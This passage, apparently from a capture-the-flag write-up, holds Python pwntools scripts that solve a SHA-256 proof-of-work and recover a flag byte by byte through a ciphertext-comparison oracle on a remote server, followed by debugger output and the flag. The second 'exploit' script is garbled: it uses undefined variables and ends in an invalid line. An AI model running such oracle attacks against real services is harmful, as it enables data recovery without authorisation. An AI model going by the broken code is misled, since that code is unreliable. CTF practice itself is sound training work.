        m.append(chr(i+0x41))
        m.append(chr(i+0x61))
    for i in m:
        for j in m:
            for k in m:
                for p in m:
                    t=i+j+k+p+a
                    if(hashlib.sha256(t.encode()).hexdigest()==b):
                        print("find")
                        return t[:4]

sh=remote("47.104.183.8","47971")
sh.recvuntil(b"X+")
a=(sh.recvuntil(b"\n",drop=True).decode())

sh.recvuntil(b"== ")
b=(sh.recvuntil(b"\n",drop=True).decode())
sh.send(f(a,b).encode())
sh.recv()
print(sh.recv().decode())

sh.send(b'1')
sh.recv()
sh.recvuntil(b"\n",drop=True)
flag=(sh.recvuntil(b"\n[+]",drop=True))
print()

t=0
r=""
while 1:
    for i in s:
        m=r+i
        m=m.encode()
        sh.send(b'2')
        sh.send(m)
        sh.recv()
        sh.recv()
        sh.recvuntil(b"CipherText:",drop=True)
        c=(sh.recvuntil(b"\n[+]",drop=True))
        if(c[t]==flag[t]):
            r=r+i
            t+=1
    print(r)
```

```
#!/usr/bin/python3
# Exploit for Bugku_Misc_where_is_the_flag
# By Yijiale

# Import socket module
import socket
# Create a socket object
sh = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# Connect the socket to the port where the server is listening
sh.connect(("127.0.0.1", 1337))

# Send exploit payload
sh.send(b'A'*44)
sh.send(m)
sh.recv()
sh.recv()
sh.recv()
sh.recvuntil(b"CipherText:", drop=True)
c=(sh.recvuntil(b"\n[+]", drop=True))
if(c[t]==flag[t]):
    r=r+1
    t=t+1
    print(r)

while 1 > for i in s > if (c[t]==flag[t]):
```

运行: test

断点: flag

变量:

- flag
- flag{
- flag{a
- flag{ad
- flag{ad7
- flag{ad7e
- flag{ad7e9
- flag{ad7e92
- flag{ad7e927
- flag{ad7e9276

连接 Python 调试器失败: Interrupted function call: accept failed (9 分钟之前)

flag为:

```
flag{ad7e9276-de18-52b8-8c1c-3db559274f2d}
```